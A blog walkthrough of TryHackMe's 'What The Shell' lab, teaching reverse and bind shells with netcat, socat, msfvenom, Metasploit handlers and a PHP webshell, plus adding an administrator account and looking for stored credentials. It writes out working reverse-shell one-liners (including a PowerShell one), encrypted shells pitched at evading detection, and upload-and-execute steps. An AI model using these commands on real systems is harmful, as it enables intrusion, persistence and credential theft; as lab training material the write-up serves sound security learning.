Jasper Alblas
Jasper Alblas
Mastering Data & Cybersec
Hi! Welcome to this walkthrough on the What The Shell room on TryHackMe. In this room we get a very thorough introduction to sending and receiving reverse/bind shell when exploiting target machines. This room is quite theory intensive, and I had focus a lot to grasp all the details. While it might seems intimidating, these techniques are very essential in your daily life as penetration testing, so it is worth it to spend a lot of time here. Remember, practice makes perfect so don’t expect to understand everything for now.

Room URL: https://tryhackme.com/room/introtoshells
I am making these walkthroughs to keep myself motivated to learn cyber security, and ensure that I remember the knowledge gained by THMs rooms.
Join me on learning cyber security. I will try and explain concepts as I go, to differentiate myself from other walkthroughs.
Shells are using to interface with a Command Line environment (CLI). Bash and sh are examples of shells on Linux, while cmd.exe and Powershell are shells running on Windows. When attacking a remote system, a possible goal is to gain initial access by letting the system run arbitrary code. This initial access can then be used to obtain a shell on the target.
In relation to an attack on a remote server, we can force the server to give us command line access (a reverse shell), or to open up a port on the server which we can then connect to (a bind shell).
Answer: Completed
There are a variety of popular tools to receive reverse shells, and send bind shells.
Netcat is the traditional “Swiss Army Knife” of networking. It can do a lot of different things, but most importantly for our uses, it can be used to receive reverse shells and connect to remote ports attached to bind shells on a target system. The disadvantage of netcat is that it is very unstable by default, but of course there are things we can do about that.
Socat is a more powerful version of netcat. It can do all of the same things, and many more. Socat shells are usually more stable than netcat shells out of the box. In this sense it is vastly superior to netcat; however, there are two big catches:
As you hopefully know by now, Metasploit is extremely versatile. One of the modules it contains is the auxiliary/multi/handler module, which can be used to receive reverse shells. Due to it being part of a larger framework it is easier to obtain stable shells, handle stages payloads, and interact with a meterpreter shell.
Msfvenom is also a part of the Metasploit framework, but it can also be used as a standalone tool. Msfvenom is used to generate all kinds of payloads (including reverse and bind shells).
Other resource you should look at are: Payloads all the Things, PentestMonkey’s Reverse Shell Cheatsheet, and the The SecLists repo.
Answer: Completed
As metioned before, there are two types of shells we are interested in:Reverse shellsReverse shells force the target to execute some code that connects back to your computer. Here we send some code to the target machine, and we setup a listener on our own machine. Afterwards we run the payload and we get a reverse shell on our machine. Since the target machine is connecting to our machine, we can avoid firewalls. But of course our network needs to be able to receive the shell.Let’s go through an example.On the attacking machine run the following command to setup a listener:
sudo nc -lvnp 443
On the target we then connect to our attacking machine:
nc <LOCAL-IP> <PORT> -e /bin/bash
The important thing here is that we are listening on our own attacking machine, and sending a connection from the target.
Bind shells basically work the other way around. We execute some code on the target, which opens up a port and allows to open a shell. This has the advantage of not requiring any c onfiguration on your own network, but may be prevented by firewalls protecting the target.Let’s take another example:On the target:
nc -lvnp <port> -e "cmd.exe"
On the attacking machine:nc MACHINE_IP <port>Here we a are listening on the target machine, and sending a connection from our attacking machine.
Reverse shells are often easier to execute and debug.
There is another way to categorize shells and this concerns interactivity:
This is a reverse shell, since the target computer creates a reverse connection back to your computer.
Answer: R
No, unfortunately not. Well it can’t always be easy can it? Fortunately, we can often upgrade our shell te become more interactive.
Answer: N
Bind shell attacks involve the attacker’s system connecting to the target/victim’s system
Answer: Target
Let’s try and get some experience with netcat. As mentioned before, setting up a reverse shell connection requires a reverse shell payload and a listener. We will now discuss how to setup a listener with netcat.
The syntax for starting a netcat listener using Linux is this:
nc -lvnp <port-number>Concerning the port number it is important to mention that you can use any free port. The thing to remember is that you need to use sudo if you use a port below 1024. It can however often be a good idea to use a well known port (80, 443, 53) as this increases the chances of getting past firewalls.
After the listener is setup we can connect back to this use a payload.
As mentioned in a previous task, bind shells basically work the other way around. We assume that a listener is setup on the target machine. But now we need to connect to it from the attacker machine. The syntax is as follows:
nc <target-ip> <chosen-port>This makes an outbound connection to the target on the chosen port.
-l for listener.
Answer: -l
Answer: nc 10.10.10.11 -p 8080
After getting a shell on a machine we need to make it more stable. A netcat shell is non-interactive and often has strange formatting errors. The reason for this is that netcat shells really are processes inside a terminal, instead of real terminals. We will now cover 3 techniques to stabilize a netcat shells on Linux and Windows. Your choice depends on what tools you have available on the target machine.
This technique is mostly used for Linux machines, as they nearly always have Python installed by default. There are three steps:
Run the following:
python -c 'import pty;pty.spawn("/bin/bash")'This uses Python to spawn a better featured bash shell (sometimes Python2 or Python3 needs to be specified instead). At this point our shell will look a bit prettier, but we still won’t be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
Now run:
export TERM=xtermThis will give access to term commands such as clear.
Now background the shell using Ctrl + Z. Back in our own terminal we use:
stty raw -echo; fgThis does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and Ctrl + C to kill processes). It then foregrounds the shell, thus completing the process. Note that if the shell dies, any input in your own terminal will not be visible (as a result of having disabled terminal echo). To fix this, type reset and press enter.
rlwrap is a program which gives us access to history, autocompletion and th earrow keys upon receiving a shell. However, some manual work is needed gain to possibility to use Ctrl + C inside the shell. You need to install rlwrap first by running: sudo apt install rlwrap.
To use rlwrap, we start a different listener:
rlwrap nc -lvnp <port>We prepend our netcat listener with rlwrap, which gives us a much more fully featured shell. This technique is particularly useful when dealing with Windows shells, which are normally more difficult to normalize. When targeting a Linux machine, you can still completely stabilize using the same technique as step 3 from the previous technique.
This technique is limited to Linux targets. You use an initial netcat shell, and afterwards transfer to a more powerful socat shell. We do this by transferring a socat static compiled binary to the target machine. A easy way to do this is setting up a web server on the attacking machine inside the directory containing the binary like so:
sudo python3 -m http.server 80Afterwards, on the target machine, we use the netcat shell to download the file. On Linux this would be accomplished with curl or wget:
wget <LOCAL-IP>/socat -O /tmp/socatWhen using a reverse or bind shell and you want to use something like a text editor, you can to change your terminal tty (terminal type) size. First, open another terminal and run:
stty -aThis will give you a large stream of output. Note down the values for “rows” and columns. Next, in your reverse/bind shell, type in:
stty rows <number>and
stty cols <number>Filling in the numbers you got from running the command in your own terminal.
This will change the registered width and height of the terminal, thus allowing programs such as text editors which rely on such information being accurate to correctly open.
Answer: stty cols 238
Answer: sudo python3 -m http.server 80
Socat is similar to netcat, but fundamentally different in many others. It is best to look at some practical example to learn the tool. Once again, let’s start with reverse shells.
Socat is harder to work with than netcat. The basic syntax for starting a reverse shell listener is like this:
socat TCP-L:<port> -The resulting shell is unstable, but this will work on either Linux or Windows and is equivalent to nc -lvnp <port>.
We can then connect back to the listener in the following ways depending on the OS:
# Windows:
socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:powershell.exe,pipes
# Linux
socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:"bash -li"When creating bind shells we need to enter the following commands, again dependant on OS:
# Windows:
socat TCP-L:<PORT> EXEC:powershell.exe,pipes
# Linux
socat TCP-L:<PORT> EXEC:"bash -li"We use the “pipes” argument to interface between the Unix and Windows ways of handling input and output in a CLI environment.
Afterwards, we then use the following command on our attacking machine to connect to the waiting listener. This is the same for both Linux and Windows.
socat TCP:<TARGET-IP>:<TARGET-PORT> -Now let’s take a look at one of the more powerful uses for Socat: a fully stable Linux tty reverse shell, which will only work if the target is Linux. Here is the syntax:
socat TCP-L:<TARGET-IP> FILE:`tty`,raw,echo=0Let’s break this command down. We are connecting two points, a listening port and a file (tty). We are passing in the current TTY as a file and setting the echo to zero. It is similar to using ssty raw -echo; fg with netcat. The biggest difference is that with socat you immediately get a stable and full tty.
The earlier listener can be connected to with any payload; however, this special listener must be activated with a very specific socat command. The challenge here is that the target must have socat installed, which is not the case on many machines. It is however possible to upload a precompiled socat binary, which can then be executed as normal.
The special syntax is as follows:
socat TCP:<attacker-ip>:<attacker-port> EXEC:"bash -li",pty,stderr,sigint,setsid,saneWe are linking up with the listener running on the target machine. The second part of the command creates an interactive bash session with EXEC:"bash -li". We’re also passing the arguments: pty, stderr, sigint, setsid and sane:
If you have problems with your socat shell, you can try increase the verbosity by adding -d -d into the command.
Answer: TCP-L:8080 –
Another great thing about socat is that you can create encrypted shells. We do this so that we can more easily avoid Intrusion Detection Systems. To use encrypted shells we need to generate a certificate. This is easiest on our attacking machine:
openssl req --newkey rsa:2048 -nodes -keyout shell.key -x509 -days 362 -out shell.crtThis command creates a 2048 bit RSA key with matching cert file, self-signed, and valid for just under a year.
We then need to merge the two created files into a single .pem file:
cat shell.key shell.crt > shell.pemNow, when we set up our reverse shell listener for which we use:
socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0 -This sets up an OPENSSL listener using our generated certificate. verify=0 tells the connection to not bother trying to validate that our certificate has been properly signed by a recognized authority. Please note that the certificate must be used on whichever device is listening.
To connect back, we would use:
socat OPENSSL:<LOCAL-IP>:<LOCAL-PORT>,verify=0 EXEC:/bin/bashThe same technique would apply for a bind shell:
socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0 EXEC:cmd.exe,pipessocat OPENSSL:<TARGET-IP>:<TARGET-PORT>,verify=0 -This was a tough one, since the arguments need to be put in the exact order for it to get counted as a right answer.
You learned in the last task that we can setup a regular listener with the tty technique like this: socat TCP-L:53 FILE:`tty`,raw,echo=0
Now we just need replace TCP-L with OPENSSL-LISTEN, and add the cert=encrypt.pem & verify=0 syntax to the command.
Answer: socat OPENSSL-LISTEN:53,cert=encrypt.pem,verify=0 FILE:`tty`,raw,echo=0
The regular syntax is this: socat TCP:10.10.10.5:53 EXEC:”bash -li”,pty,stderr,sigint,setsid,sane. Again, we replace the TCP with OPENSSL, and add the verify=0 synax.
Answer: socat OPENSSL:10.10.10.5:53,verify=0 EXEC:”bash -li”,pty,stderr,sigint,setsid,sane
While it is common to generate payloads with msfvenom (part of the Metasploit package), let’s look at how to do it with netcat first.
In some versions of netcat (including the nc.exe Windows version included with Kali at /usr/share/windows-resources/binaries, and the version used in Kali itself: netcat-traditional) there is a -e option which allows you to execute a process on connection. For example, as a listener:
nc -lvnp <PORT> -e /bin/bashConnecting to the above listener with netcat would result in a bind shell on the target. Equally, for a reverse shell, connecting back with nc <LOCAL-IP> <PORT> -e /bin/bash would result in a reverse shell on the target. This is however seen as being very insecure, and it is not included in most version of netcat. On Windows where a static binary is nearly always required anyway, this technique will work perfectly. On Linux, however, we would instead use this code to create a listener for a bind shell:
mkfifo /tmp/f; nc -lvnp <PORT> < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/fA very similar command can be used to send a netcat reverse shell:
mkfifo /tmp/f; nc <LOCAL-IP> <PORT> < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/fThis command is virtually identical to the previous one, other than using the netcat connect syntax, as opposed to the netcat listen syntax.
When targeting a modern version of Windows Server, we can use the following Powershell reverse shell:
powershell -c "$client = New-Object System.Net.Sockets.TCPClient('<ip>',<port>);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"To find more reverse shell payloads, you can visit PayloadsAllTheThings.
Answer: mkfifo
Answer: No answer needed
Msfvenom is part of the Metasploit framework, and is used to generate code for reverse and bind shells.
The standard syntax for msfvenom is as follows:
msfvenom -p <PAYLOAD> <OPTIONS>For example, to generate a Windows x64 Reverse Shell in an exe format, we could use:
msfvenom -p windows/x64/shell/reverse_tcp -f exe -o shell.exe LHOST=<listen-IP> LPORT=<listen-port>We can divide reverse payloads in to two categories: staged and stageless:
Now that we are talking about msfvenom, you should become familiar to meterpreter. Meterpreter are Metasploit’s own type of shell. They are completely stable, and thus making them great for working with Windows targets. They also features a ton of inbuilt functionality.
When working with msfvenom, it’s important to understand how the naming system works. The basic convention is as follows:
<OS>/<arch>/<payload>For example:
linux/x86/shell_reverse_tcpThis would generate a stageless reverse shell for an x86 Linux target.
The exception to this convention is Windows 32bit targets. For these, the arch is not specified. e.g.:
windows/shell_reverse_tcpFor a 64bit Windows target, the arch would be specified as normal (x64).
In the above examples the payload used was shell_reverse_tcp. This indicates that it was a stageless payload. How? Stageless payloads are denoted with underscores (_). The staged equivalent to this payload would be:
shell/reverse_tcpAs staged payloads are denoted with another forward slash (/).
You can search for payloads in msfvenom by entering the following:
msfvenom --list payloadsThis can be used to list all available payloads, which can then be piped into grep to search for a specific set of payloads.
No answer needed but the command should be:
msfvenom -p windows/x64/shell/reverse_tcp -f exe -o shell.exe LHOST=<listen-IP> LPORT=<listen-port>Answer: No answer needed
As discussed before, the underscore indicates that the shell is stageless.
Answer: _
As shown above the we search for payloads with the following command:
msfvenom — list payloads | grep "linux/x64/meterpreter"
This shows us the required payload: linux/x64/meterpreter/reverse_tcp.
We can therefore write:
Answer: msfvenom -p linux/x64/meterpreter/reverse_tcp -f elf -o shell.elf LHOST=10.10.10.5 LPORT=443
Multi/handler is a Metasploit module used for catching reverse shells. It’s an essential tool if you want to use Meterpreter shells. You use it similarly to other Metasploit modules:
msfconsole command.use multi/handler.show options.There are three options we need to set: payload, LHOST and LPORT. These are all identical to the options we set when generating shellcode with Msfvenom — a payload specific to our target, as well as a listening address and port with which we can receive a shell. You can set those with the following commands:
set PAYLOAD <payload>set LHOST <listen-address>set LPORT <listen-port>We can now start the module. Let’s do this by using the exploit -j command. This tells Metasploit to launch the module, running as a job in the background.
When the staged payload generated in the previous task is run, Metasploit receives the connection, sending the remainder of the payload and giving us a reverse shell. We need to foreground the process again by entering sessions <session id>. You can find the session ids of all open sessions by running sessions -l.
Answer: exploit -j
We simply use the session command here, followed by the session index (in this case assumably 10).
Answer: session 10
Sometimes we are able to upload an executable file through a website. Perhaps we are lucky and we can upload a payload that activates a reverse or bind shell. In other cases we have to settle with a webshell.
A webshell is nothing more than a script that runs inside a webserver, which executes code on that server. Commands can be entered into a webpage, either through a form or through url parameters. These commands are then executed, and the results return to the page.
As mentioned previously, there are a variety of webshells available on Kali by default at /usr/share/webshells — including the infamous PentestMonkey php-reverse-shell — a full reverse shell written in PHP. Note that most generic, language specific (e.g. PHP) reverse shells are written for Unix based targets such as Linux webservers. They will not work on Windows by default.
When the target is Windows, it is often easiest to obtain RCE using a web shell, or by using msfvenom to generate a reverse/bind shell in the language of the server.
Answer: No answer needed
Once we finally have a shell, we will often have to deal with them being unstable and non-interactive.
If you are attacking a Linux system, it can pay off to take a look at the user’s SSH keys. There are stored at /home/user/.ssh. In CTFs it’s also not infrequent to find credentials lying around somewhere on the box. Some exploits will allow you to add your own account, or sometimes the /etc/ shadow and /etc/ passwd files are writable.
If you are attacking a Window machine your option are more limited. Sometimes you can find password for running services in the registry. VNC servers, for example, frequently leave passwords in the registry stored in plaintext. Some versions of the FileZilla FTP server also leave credentials in an XML file. These can be MD5 hashes or in plaintext, depending on the version.
The ideal scenario on a Windows machine is if you can get a shell as the SYSTEM user, or an administrator with high privileges. This gives you the ability to create your own account which can you login access to different services.
The syntax for this is as follows:
net user <username> <password> /addnet localgroup administrators <username> /addThe important thing to remember from this task is that reverse and bind shell are an important tool to gain access to a machine. They will however never be as good as a native shell, and the aim should therefore be to escalate our privileges to gain access through “normal” methods.
Answer: No answer needed
This room contained a lot of information, and gave you little opportunity to put it into practice throughout. The following two tasks contain virtual machines (one Ubuntu 18.04 server and one Windows server), each configured with a simple webserver with which you can upload and activate shells. This is a sandbox environment, so there will be no filters to bypass. Login credentials and instructions for each will also be given, should you wish to log in to practice with netcat, socat or meterpreter shells.
The remainder of this task will consist of shell examples for you to try out on the practice boxes.
We can use a very simple webshell for this:
<?php
    if(isset($_GET[‘cmd’])) {
        system($_GET[‘cmd’]);
    }
?>
Save this script in webshell.php.

To get it over to the Linux box we need to upload it through the form. Visiting the target ip in the browser brings us to the following page:

Select the webshell file and upload it.
Then start a listener on your attacker machine:
nc -lvnp 12345As mentioned in the question, we then need to use the following command to connect to our reverse shell:
nc <LOCAL-IP> <PORT> -e /bin/bashWe can enter this as a get parameter when calling the script (which we just uploaded into the uploads folder), and the script will run it on the system:

We got access!

Receiving a connection
You can now stabilize the shell if needed by the earlier discussed commands:
python -c 'import pty;pty.spawn("/bin/bash")'export TERM=xtermstty raw -echo; fgAnswer: No answer needed
You can find a webshell you can upload at /usr/share/webshells/php/php-reverse-shell.php. Edit the ip and port variables.

Before uploading the shell, you should start a listener on your machine. You can do this by writing:
nc -lvnp <port number>Then upload the shell and click the link.
You will see the following message:

If you look back at your terminal…

Receiving a connection
We got access! You can now stabilize the shell if needed by the earlier discussed commands.
Answer: No answer needed
Log in to SSH with the following command:
ssh <username>@<target ip> Logging into the SSH
On the attacking machine enter:
nc -lvnp <port>In the SSH shell enter:
nc <attacker ip> <attacker port> -e /bin/bashYou should receive a connection.
Now it is time to do things the other way around:
In the SSH shell enter:
nc -lvnp <port> -e /bin/bashFollowed by creating a connection from your attacking machine:
nc <target ip> <target port>Again, you should have a shell.
Note: In this case the -e /bin/bash listener worked. But as discussed earlier in task 8, this might not be the case on Linux machines. Then you have to use:
mkfifo /tmp/f; nc -lvnp <PORT> < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/fAnswer: No answer needed
It is time for some Socat!
Reverse shell:
Start by making a simple listener on the attacker machine:
socat TCP-L:<port> -Followed by connecting back from the target machine:
socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:”bash -li”Bind shell:
Other way round again. On the target machine run:
socat TCP-L:<PORT> EXEC:”bash -li”Followed by running the following command on the attacker machine:
socat TCP:<TARGET-IP>:<TARGET-PORT> -Fully stable reverse shell
To get a fully stable reverse shell you can run the following two commands. First one on the attacking machine:
socat TCP-L:<port> FILE:`tty`,raw,echo=0Followed by the target machine:
socat TCP:<attacker-ip>:<attacker-port> EXEC:”bash -li”,pty,stderr,sigint,setsid,saneThis gives a lot more interactivity.
Answer: No answer needed
Just have a read and afterwards I highly recommend you to play around 🙂
Answer: No answer needed
It’s time to use some of the same techniques on a Windows machine. Let ‘s start using the php-reverse-shell.php file, similar to question 2.
Once more, you can find a webshell you can upload at /usr/share/webshells/php/php-reverse-shell.php. Edit the ip and port variables.
Now let’s start a listener on your machine. You can do this by writing:
nc -lvnp <port number>Then upload the shell and click the link.

File upload page on Windows machine
You will see the following message:

Bunch of errors
If you look back at your terminal…

Receiving the connection
We don’t have access!
Answer: No answer needed
We can again use a very simple webshell for this:
<?php
    if(isset($_GET[‘cmd’])) {
        system($_GET[‘cmd’]);
    }
?>
Save this script in webshell.php.
We now have to upload it through the file upload page, as before. Then start a listener on your attacker machine:
nc -lvnp 12345Since this is a Windows machine and we want a Powershell shell, we then need to use the following command as cmd parameter:
powershell -c “$client = New-Object System.Net.Sockets.TCPClient(‘We can enter this as a get parameter when calling the script, and the script will run it on the system.

We got access!
We got access once more!
Answer: No answer needed

The syntax for this is as follows. First create a new user:
net user <username> <password> /addnet localgroup administrators <username> /addYou can then RDP into the system with your new user:
Answer: No answer needed
Experiment using socat and netcat to obtain reverse and bind shells on the Windows Target.
Let’s start with netcat, followed by socat.
Netcat reverse shell
In the attacker terminal:
nc -lvnp 12345Then login to the target with RDP and enter the following on cmd:
nc <attacker ip> 12345 -e "cmd.exe"This should give you access:

Access…once more!
Netcat bind shell
Other way around now. Start a netcat listener on cmd:
nc -lvnp 12345 -e "cmd.exe"The run the following command on the attacker pc:
nc <target-ip> 3333Socat reverse shell
It’s socat time.

On the attacker’s terminal write:
socat TCP-L:12345 -Followed by running the following in the target machine’s cmd:
socat TCP:<attacker ip>:12345 EXEC:powershell.exe,pipesSocat bind shell
Now we start a listener on the target machine’s cmd:
socat TCP-L:12345 EXEC:powershell.exe,pipesThen on the attacker pc:
socat TCP:<target ip>:12345 -Again, we get access!
Answer: No answer needed
Remember, the syntax to create a payload (including shells) with Metasploit is like this:
msfvenom -p <PAYLOAD> <OPTIONS>In case of a Windows x64 Meterpreter Shell in an exe format, we would use:
msfvenom -p windows/x64/meterpreter/reverse_tcp -f exe -o shell.exe LHOST=<attacker ip> LPORT=12345Now we need to use the multi/handler module from Metasploit, and afterwards run the shell.exe file from within the target machine.
As in task 10, we need to do the following to setup the multi/handler:
msfconsole command.use multi/handler.show options.set payload windows/x64/meterpreter/reverse_tcp), LHOST (attacker ip) and LPORT.exploit or run command.
7. You should get a Meterpreter shell:

Answer: No answer needed
As discussed before, the underscore indicates that the shell is stageless, while a forward slash is used for staged shells. To create a staged meterpreter use the following command:
msfvenom -p windows/x64/meterpreter/reverse_tcp -f exe -o stagedcmd.exe LHOST=<tun-0-ip> LPORT=12345To create a non staged meterpreter shell enter the following:
msfvenom -p windows/x64/meterpreter_reverse_tcp -f exe -o nonstagedcmd.exe LHOST=<tun0-ip> LPORT=12345Now all that is left is starting a netcat listener:
nc -lvnp 12345To answer the question: No, both meterpreter payloads are unfortunately not working! We need to use the Metasploit multi/handler instead.
Answer: No answer needed
The box attached to this task is an Ubuntu server with a file upload page running on a webserver. This should be used to practice shell uploads on Linux systems. Equally, both socat and netcat are installed on this machine, so please feel free to log in via SSH on port 22 to practice with those directly. The credentials for logging in are:
Answer the questions below
Answer: No answer needed
This task contains a Windows 2019 Server box running a XAMPP webserver. This can be used to practice shell uploads on Windows. Again, both Socat and Netcat are installed, so feel free to log in over RDP or WinRM to practice with these. The credentials are:
To login using RDP:
xfreerdp /dynamic-resolution +clipboard /cert:ignore /v:MACHINE_IP /u:Administrator /p:'TryH4ckM3!'Answer: No answer needed
I hope you enjoyed this walkthrough on the What the Shell room on TryHackMe.
You can find more of my walkthrough here.
You are welcome leave a comment on this artcle, and please share with friends.
I would be so grateful if you support me by buying me a cup of coffee:

I learned a lot through HackTheBox’s Academy. If you want to sign up, you can get extra cubes, and support me in the process, if you use the following link:


